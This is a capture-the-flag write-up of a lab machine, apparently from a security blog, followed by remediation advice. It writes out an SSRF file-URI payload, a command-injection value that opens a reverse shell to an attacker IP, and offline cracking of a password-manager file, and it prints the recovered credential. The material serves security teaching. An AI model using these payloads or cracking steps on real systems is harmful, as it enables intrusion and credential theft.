
Right away this looks like we might be able to get a shell from this. After some testing and researching we can get a shell using:
ip=10.10.16.147&port=1337+-e+/bin/bash


Stabilized my shell.
python3 -c ‘import pty; pty.spawn(“/bin/bash”)’
And we actually got user.txt.

Originally I didn’t think there would be another user since user.txt was already given to us but there’s another user aleks.

We have access to aleks’ directory and poking around his files I eventually found /home/aleks/.local/share/pswm/pswm. When I read that it looks like some sort of hashes.

After researching pswm, that checks out as its a Python password manager https://github.com/Julynx/pswm. I couldn’t find any other credentials to decrypt these but I found a tool online https://github.com/seriotonctf/pswm-decryptor. Copied the output of the file on my machine in pswmhash.txt. Downloaded pswm-decrypt.py. Installed the requirements.
pip3 install cryptocode prettytable –break-system-packages
And ran rockyou against it.
python3 pswm-decrypt.py -f pswmhash.txt -w /usr/share/wordlists/rockyou.txt

aleks:1uY3w22uc-Wr{xNHR~+E
SShed into the device as aleks successfully.


Ran sudo -l for an easy win and we actually got it. We can run sudo all so I just switched over to root and got the flag.

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH) and 80 (HTTP). Browsed to the web server and found a site similar to Down Detector for checking if URLs are online. Nothing interesting in source code or robots.txt. Researched Apache 2.4.52 for exploits and ran feroxbuster while poking around manually.
feroxbuster -u http://10.129.234.87 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
2 – Arbitrary file read via SSRF filter bypass Tested the site’s URL checking functionality by pointing it at a local netcat listener and confirmed the backend was using curl to fetch the target URL. Used Burp to modify the url parameter to a file URI, bypassing the HTTP-only intent and reading the PHP source code directly from the server filesystem.
url=http://+file%3a///var/www/html/index.php
3 – Initial Access – expertmode RCE Source code review revealed a hidden expertmode parameter enabling a TCP connection mode. Navigated to the expertmode endpoint and tested input handling. Confirmed command injection was possible through the port parameter. Passed a bash reverse shell payload and caught a shell as www-data. Retrieved user.txt directly from the landing directory.
http://10.129.234.87/index.php?expertmode=tcp ip=10.10.16.147&port=1337+-e+/bin/bash
4 – Lateral movement – pswm password manager decryption Discovered a second user aleks on the machine. Found a pswm encrypted password manager file at /home/aleks/.local/share/pswm/pswm. Researched pswm and found it uses Python’s cryptocode module with a master password. Copied the file to the attack machine and used a pswm brute-force decryptor tool with rockyou to recover the master password and decrypt the stored credentials.
pip3 install cryptocode prettytable –break-system-packages python3 pswm-decrypt.py -f pswmhash.txt -w /usr/share/wordlists/rockyou.txt
Credentials recovered: aleks:1uY3w22uc-Wr{xNHR~+E
5 – Privilege Escalation – sudo all SSH’d in as aleks and ran sudo -l. Found aleks had unrestricted sudo access. Switched to root and retrieved root.txt.
Key Takeaways
- SSRF enabling arbitrary file read via file URI – The URL checking functionality passed user-supplied input directly to curl with no protocol restriction, allowing a file:// URI to read arbitrary files from the server filesystem including the PHP source code. User-supplied URLs must be validated against a strict allowlist of permitted protocols and destinations.
- Hidden expertmode parameter enabling command injection – A hidden GET parameter exposed a TCP connection mode that passed user input unsanitised to a system command, allowing arbitrary code execution. All application parameters must be documented, authenticated, and subject to input validation regardless of whether they are visible in the UI.
- Sensitive password manager file readable by other users – The pswm encrypted file in aleks’ home directory was readable by the www-data user, allowing it to be copied off the system and brute-forced offline. Home directory files must have restrictive permissions and sensitive files must be accessible only by the owning user.
- Password manager master password in rockyou wordlist – The master password protecting all of aleks’ stored credentials was crackable with rockyou. A password manager master password is the single point of failure for all stored credentials and must be a long, randomly generated passphrase not present in any wordlist.
- Unrestricted sudo access for a standard user – Aleks had full sudo access with no restrictions, meaning any compromise of this account leads directly to root. Sudo must be configured with the principle of least privilege and unrestricted sudo should never be assigned to standard user accounts.
Remediation
[Immediate] Remediate SSRF and restrict permitted URL protocols Validate all user-supplied URLs against a strict allowlist permitting only http and https to approved external destinations. Block file://, gopher://, dict://, and all other non-HTTP protocols at the application level. Implement a server-side request forgery protection library and consider proxying all outbound requests through a controlled egress point.
[Immediate] Remove or restrict the expertmode parameter Audit all application parameters including hidden and undocumented ones and remove any that are not required. The expertmode TCP functionality must be disabled or placed behind strong authentication. Apply strict input validation and sanitisation to all parameters that interact with system commands, blocking shell metacharacters and injection payloads.
[Immediate] Restrict sudo privileges for aleks Remove the unrestricted sudo entry for aleks immediately. If elevated access is operationally required, define explicit sudo rules limited to the specific commands needed. Audit all user sudo configurations across the system and remove any entries granting unrestricted access.
[Short-term] Enforce strict home directory and file permissions Set home directories to mode 700 so they are not readable by other users. Audit all files in user home directories for world or group readable permissions and correct them. Sensitive application data files such as password manager stores must be readable only by the owning user.
[Short-term] Enforce a strong master password policy for password managers The pswm master password must be a randomly generated passphrase of at least 20 characters not derived from any dictionary word. Educate users that the master password is the single point of failure for all stored credentials and must be treated with the highest level of protection. Consider replacing pswm with a more enterprise-grade secrets management solution.
[Long-term] Implement source code review and security testing for all web applications The SSRF and command injection vulnerabilities in this application would be identified by a basic web application security assessment. Integrate SAST tooling into the development process to catch file URI handling, unsanitised user input, and hidden parameter issues before deployment. Conduct regular penetration tests covering all application endpoints including undocumented ones.
- SSRF enabling arbitrary file read via file URI – The URL checking functionality passed user-supplied input directly to curl with no protocol restriction, allowing a file:// URI to read arbitrary files from the server filesystem including the PHP source code. User-supplied URLs must be validated against a strict allowlist of permitted protocols and destinations.
Categories
- Active Directory (2)
- active-directory (1)
- ai (31)
- artificial-intelligence (15)
- blog (1)
- Buff Overflow (1)
- cloud (8)
- config-hijack (1)
- CraftCMS (1)
- cronjobs (1)
- cve-2010-2075 (1)
- cve-2011-2523 (1)
- CVE-2021-32099 (1)
- CVE-2026-24061 (1)
- cyber-security (14)
- cybersecurity (42)
- devops (4)
- directory-traversal (1)
- docker (1)
- Easy (8)
- edb-id-39575 (1)
- education (4)
- freebsd (2)
- ftp (1)
- gdbserver (1)
- hacking (1)
- health (1)
- Heartbleed (1)
- HTB Labs (13)
- irc (1)
- John (1)
- Keepass (1)
- labs (2)
- LAPS (1)
- lfi (1)
- life (1)
- linux (42)
- llm (2)
- log-poisoning (1)
- mcp (1)
- Medium (2)
- Meterpreter (1)
- microsoft (2)
- mongdb (1)
- node.js (1)
- Pandora FMS (1)
- PDFKit (1)
- PFX (1)
- php (1)
- proc-pid-cmdline (1)
- programming (1)
- ps aux (1)
- ROP Buffer Overflow (1)
- science (3)
- screen (1)
- security (43)
- SNMP (1)
- software (1)
- ssh (1)
- stegseek (1)
- suid (1)
- SUID binary PATH hijack (1)
- technology (77)
- Telnetd (1)
- threat-intelligence (1)
- Tmux (1)
- ubuntu (4)
- unreal-irc (1)
- vnc (1)
- vulnerability (1)
- web-certificates (1)
- web.config RCE (1)
- wifi (1)
- windows (12)
- wordpress (2)
- wpscan (1)
- writing (8)

